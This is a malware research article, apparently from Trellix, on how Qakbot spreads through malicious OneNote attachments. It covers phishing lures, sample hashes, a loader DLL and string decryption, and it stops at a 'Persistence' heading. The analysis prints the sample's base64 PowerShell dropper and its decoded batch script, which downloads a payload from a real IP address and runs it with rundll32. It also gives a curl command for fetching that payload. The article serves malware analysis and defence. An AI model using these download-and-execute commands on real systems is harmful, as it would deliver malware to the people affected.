

Qakbot Evolves to OneNote Malware Distribution

trellix.com/en-us/about/newsroom/stories/research/qakbot-evolves-to-onenote-malware-distribution.html

By [Pham Duy Phuc](#), [Raghav Kapoor](#), [John Fokker J.E.](#), [Alejandro Houspanossian](#) and [Mathanraj Thangaraju](#) · March 07, 2023

Qakbot (aka QBot, QuakBot, and Pinksliptbot) is a sophisticated piece of malware that has been active since at least 2007. Since the end of January 2023, there has been an upsurge in the number of Qakbot campaigns using a novel delivery technique: OneNote documents for malware distribution. Moreover, the Trellix Advanced Research Center has detected various campaigns that used OneNote documents to distribute other malware such as AsyncRAT, Icedid, XWorm etc.

Brief history of Qakbot

Qakbot banking trojan is a sophisticated and dangerous piece of malware that has been active since at least 2007. Qakbot has worm-like capabilities that allow it to propagate an infected network autonomously. It is primarily used to steal sensitive information from infected systems, such as login credentials and financial information, and can also be used to download and execute additional malware on the victim system. New functionalities have been added to include C2 communication to acquire additional malware modules and perform data exfiltration. Qakbot also contains multiple evasion techniques and sandbox detection.

The malware is primarily spread through phishing emails and malicious attachments, although Qakbot has also been observed as a secondary payload, dropped by other botnets such as Emotet. Qakbot has been used to drop ransomware such as Prolock, Egregor and DoppelPaymer. It also used to be associated with TA570 which often uses the malware as an initial entry point in their campaigns.




Figure 1 Qakbot infection rate for the last 3 months

This timeline (Figure 1) shows the global Qakbot infection rate for the last 3 months, highlighting the continued threat of this dangerous malware distribution. Despite efforts to combat the virus over a decade, Qakbot remains a significant risk to individuals and organizations worldwide as shown in Figure 2, which illustrates a global heatmap of Qakbot detections. Several outbreaks of Qakbot infections have been detected in numerous countries. We have seen a considerable number of infections in the United States, India, Turkey, and Thailand, despite the fact that these campaigns do not seem to target a specific industry or country. The sector with the highest number of infected IoCs was Banking, Financial, Wealth Management, followed by Government, and Outsourcing.




Figure 2 Global heatmap of Qakbot detection over the last 3 months

Over the years, Qakbot has evolved with significant changes in terms of infection vectors. Email has been the preferred initial attack vector for threat actors. Recently, hijacked email threats have become popular for injecting their malicious email. A report from [Sophos](#) indicated that malicious actors were starting to distribute spearphishing emails with malicious Microsoft OneNote documents to infect users with variants from the Qakbot malware family.

Our research presents an analysis of a new spreading vector of the Qakbot malware (Figure 3). Specifically, an analysis of malicious OneNote documents that led to a Qakbot loader DLL and its unpacked form. We will show how we deobfuscate, unpack malicious parts and

extract their configurations. Based on our investigation, we believe that the tactic of leveraging OneNote documents to distribute other malware variants will continue to raise.




Figure 3 Threat vectors of malicious OneNote campaigns

Initial infection vector

Email has been the initial attack vector for the malware families abusing OneNote documents as the infection vector. Attackers have been alternating between two attack vectors in different waves to achieve their goals:

- URL embedded in email downloads the malicious file:** URL based attacks were coupled with IP address and User-Agent evasion which would only serve the malicious file if the User-Agent string comes from a Microsoft Windows computer. User-Agents from browsers on Mac/iOS, Linux, and Android are ignored. In addition, they employed schemeless URLs to avoid detection, as some analysis engines are not capable of identifying and extracting these patterns.

- **Malicious file as email attachment (Figure 4):** Attackers have used different attachment types to deliver the payload. Over the time, they have used ZIP files, HTML files, PDF files, and now OneNote files. They coupled it with password protection to evade analysis where the password was either mentioned in the email or the file would be hosted on legit services with password mentioned on the download page.




Figure 4

Phishing email with OneNote document as attachment

We have seen different variations of OneNote document being used in these campaigns:




Figure 5 Screenshot of Office365 themed phishing OneNote document.

Figure 5 illustrates a themed phishing attack that has also been spotted in PDF attachments that lure victims to download a ZIP file containing the malware Qakbot. The specific tactics and indicators of compromise can be found in the *Appendix*.




Figure 6 Screenshot of the execution of phishing OneNote document: Variation 2

A Call-to-Action button (CTA) is present in all the OneNote documents which requires Click Action to execute the embedded payload. If the victim believes the fake message and clicks on CTA button, the embedded attachment will be opened with a warning message box. Once the victim clicks on "OK", there is no warning message anymore, and it will download and execute the remote payload.




Figure 7 Warning window of opening

attachments in OneNote.

First-stage malware analysis: Microsoft OneNote document

Introduction to OneNote threat vector

Microsoft OneNote is a note-taking collaboration tool that allows users to capture and organize their thoughts, ideas, and notes. It is installed by default from the Microsoft Office suite, and is available on a wide range of platforms, including Windows, macOS, Android, and iOS. OneNote documents are often overlooked when performing malware detection. Even though OneNote cannot execute VBA macros, it has significant potential for phishing as an initial vector. OneNote has the following advantages:

- Offers a formatting capability that can lure users into opening malicious files or links
- Not impacted by Office Protected View or Mark of the Web protection
- OneNote supports integration with other Microsoft Office applications, such as Outlook, Word, Excel, and PowerPoint which can be displayed without Protected View
- Allows for the embedding of MSF, BAT, HTA, BAT, EXE files, and other executable extensions
- Portability of code development through the OneNote XML objects makes it easier for threat actors to automatically generate a large volume of obfuscated variants

In this research, we analyze a specific sample identified by the MD5 hash 83feba178d0097929e6efeb27719d5db. It belongs to a Qakbot campaign which is primarily spread through spam email that include Office OneNote document attachments. The Trellix Advanced Research Center's Threat Intelligence Group gathers and analyzes information from multiple open and closed sources before disseminating this report.

First-stage OneNote sample information

Filename

Funds_834333.one

MD5

83feba178d0097929e6efeb27719d5db

SHA-1

e50f09e56a72b14ff200b94ca583c3f9bb1112b1

SHA-256

033ca3aa775a34a7a4b6533b0fb744c9c71ab6

File size

171 KB

To parse its information, a few free tools can help in analyzing OneNote documents such as [OneNoteAnalyzer](#), [One-Extract](#), [Onedump.py](#). This specific OneNote sample contains CMD (Windows Command File), which indicates that it may include executable code. Below is the metadata that was extracted using OneNoteAnalyzer:

From the extracted metadata, we notice that the attached CMD which was last saved under the path "Z:\build\one" on 2/6/2023 using Microsoft OneNote 2010. The CMD payload that contains the malicious payload is shown in the Code below:

```
powershell.exe $aV2hgYDB =  
'5d44a2b0d85aa1a4dd3f218be6422c66';  
[System.Text.Encoding]::ASCII.GetString([System.Convert]::  
FromBase64String('DQpAZWNobyBvZmYnCNldCBhTWVXMU9YTgweU9z  
DQpzZXQgYVRacG9MPWFxRDE4R1kNCnNldCBhZmhIZUo9YUdzSzR5VWpmDQ  
pwb3dlcnNoZWxsIChuZXctb2JqZWNoIHN5c3R1bS5uZXQuZ2ViY2xpZW50  
KS5kb3dubG9hZGZpbGUoJ2h0dHA6Ly8yMTYuMTIwLjIwMS4xMDAvNjA4NT  
IuZGF0JywgJ0M6XHByb2dyYW1kYXRhXGdiLmpwZycp0w0Kc2V0IGFqYXM0  
YkVGPWFmd1VwUQ0Kc2V0IGE4bFdJajQ9YXhUOHV2OXANCmNhbGwgcU1MW  
xsMzIgQzpcchJvZ3JhbWRhdGFcZ2IuanBnLFdpbmQNCmV4aXQNCg=='))  
> C:\Users\Public\1.cmd&&start /min C:\Users\Public\1.cmd  
nd
```

This command launches PowerShell and sets a variable, \$aV2hgYDB, to a specific value. It then decodes a base64-encoded string then executes the resulting command, which downloads and executes a file from a specific URL. The output of this command is redirected to a file named "1.cmd" located in the "Public" user folder, and the script then launches this file, running the command contained within it. We have the following decoded Base64 code:

```
@echo off
set aMeW1E=a80y0s
set aTZpoL=aqD18GY
set afhHeJ=aGsK4yUjf
powershell (new-object
system.net.webclient).downloadfile('http://216.120.201.100
/60852.dat',
'C:\programdata\gb.jpg');
set ajas4bEF=afwUpQ
set a8lWIj4=axT8uv9p
call ru%1ll32 C:\programdata\gb.jpg,wind
exit
```

This script begins by turning off command echoing. It then sets several variables to specific values. The script executes a PowerShell command to download a file from a specified URL and save it to 'C:\programdata\gb.jpg'. The script executes a command to run "rundll32" command and the 'C:\programdata\gb.jpg' file as arguments along with *Wind* as module name. This will execute the file as a DLL.

To download the remote payload, the malware uses *powershell (new-object system.net.webclient).downloadfile* which makes a request to remote host without User-Agent header. We observed in other OneNote campaigns which uses *cURL* (is a popular Linux tool but it has been part of Windows 10 and later versions) and *PowerShell Invoke-WebRequest*. Since the malware is evolving over the time, one might want to fetch the remote payload manually to monitor by executing the following command:

```
curl http://216.120.201.100/60852.dat -H 'User-Agent:' --output gb.jpg
```

The following table is a list of recommended user-agents to reproduce according to downloading techniques used by malicious payloads:

```
curl
```


curl/7.86.0
<i>powerShell Invoke-WebRequest</i>
Mozilla/5.0 (Windows NT; Windows NT 10.0; de-DE) WindowsPowerShell/5.1.17763.316
<i>powershell (new-object system.net.webclient).downloadfile</i>
No User-Agent

Second-stage malware analysis: malicious Loader DLL

Second-stage DLL static information of gb.jpg

MD5

891c7d5050fe852a032eeda9311498e8

SHA-1

52975754a7e3048c5b587e4926e99cb5c8123929

SHA-256

e16e0faae0e9851a782d026f6692e34a9c7bae14c545aa8ac1e1ef033dfd06a8

File size

307 KB


Name

libKF5ItemViews.dll

Build date

2010-08-17 14:54:22

This DLL contains multiple sections, including 458 exports (Figure 8), which are functions that can be called by other programs. In this case, the malicious activity can only be executed via the export named "Wind" or its ordinary number #458, otherwise sandbox analysis will fail to monitor any malicious behaviors.



Section Name	Permissions	Memory Address Range	Size	Virtual Address	Export Name	
.text	[R-X1-8....CI-]	69E01000-69E1E5E3	180	30E3C	2C1A8	Rnm_...ZN17QAbstractItemView16sta...
.data	[RW...8.....I-]	69E1F000-69E1F13B	13E	2E604	2C1D7	Rnm_...ZN18QAbstractItemModel16sta...
.rdata	[R...28.....I-]	69E20000-69E23313	10F	2E79C	2C207	Rnm_...ZN19QAbstractProxyModel16sta...
.bss	[RW...28.....U]	69E24000-69E243CB	1C0	31184	2C238	Rnm_...ZN19QAbstractScrollArea16sta...
.edata	[R...12.....I-]	69E25000-69E2C3EB	1C1	31370	2C269	Rnm_...ZN19QStyledItemDelegate16st...
.idata	[RW...12.....I-]	69E2D000-69E348F3	1C2	314EC	2C29A	Rnm_...ZN21QAbstractItemDelegate16...
.CRT	[RW...12.....I-]	69E35000-69E4FAFD	1C3	2D50	2C3CD	Rnm_...ZN4QWebView16staMetaObjectE...
.tls	[RW...12.....I-]	69E50000-69E50007	1C4	2F018	2C3F0	Rnm_...ZN7QObject16staMetaObjectE...
.reloc	[R...12....D-I-]	69E51000-69E52BAF	1C5	31D00	2C314	Rnm_...ZN7QWidget16staMetaObjectE...

Figure 8

8 DLL sections and exports

The entry point "Wind" in the DLL file is obfuscated using various evasion techniques, such as direct and conditional jumps (jmp, jz, jnz). It contains a shellcode that will be decrypted using XOR and then executed in memory. This shellcode further decrypts the main Qakbot DLL, frees itself from memory and executes the main Qakbot payload in the end.

This particular sample leverages a variety of anti-debugging techniques through the PEB, so it is recommended that analysts utilize anti-evasion solutions when configuring the debugger environment (as depicted in the Figure 9).




Figure 9 Recommended setup for anti-debugging flags.

The Qakbot's DLL that is dumped from memory has its sections misaligned, requiring analyst to correct the section addresses and size within the file header to their proper values (as shown in the Figure 10).




Figure 10 Correct header alignment.

Third-stage malware analysis: Qakbot Core DLL

There are already numerous detailed reports such as from our research [team](#) or [others](#) available about this [Qakbot](#) variant's behavior and techniques, which provide in-depth analysis of its capabilities and *modus operandi*. Our focus is presenting the key findings related to this sample: String obfuscation, Persistence, Evasion techniques and C2 communication, rather than duplicating the information that is already readily available in the state of the art.

String obfuscation

Most of the significant string values in the malware binary have been encrypted therefore nothing will be returned from static analysis tools such as *strings*, however they can be decrypted using static extraction. The encrypted strings and keys are hardcoded in four separate locations that are loaded onto the stack or register, and then called to function at `0x100019D4` and `0x10009388` to decrypt them. The decryption function accepts one argument which is the index of requested string.

```

; void *__cdecl sub_100019A6 (unsigned int index)
sub_100019A6 proc near
index= dword ptr 8
push ebp
mov ebp, esp
push [ebp+index]
mov edx, 57Dh
push ecx
push offset key_blob_1
mov ecx, offset enc_blob_1
call sub_1000A0A6
add esp, 0Ch
pop ebp
retn
sub_100019A6 endp

```

Table 1. Decryption function that takes index input from stack

```
sub_1000198C proc near
push ecx
push ecx
push offset key_blob_1
mov edx, 57Dh
mov ecx, offset enc_blob_1
call sub_1000A0CC
add esp, 0Ch
retn
sub_1000198C endp
```

Table 2 Decryption function that takes index input from register

By simply XOR between the two encrypted blobs and keys, we will accomplish the two decrypted continuous string blobs. Based on the decrypted strings and disassembled code, the following sections will present key features of this Qakbot variant.

Persistence

```
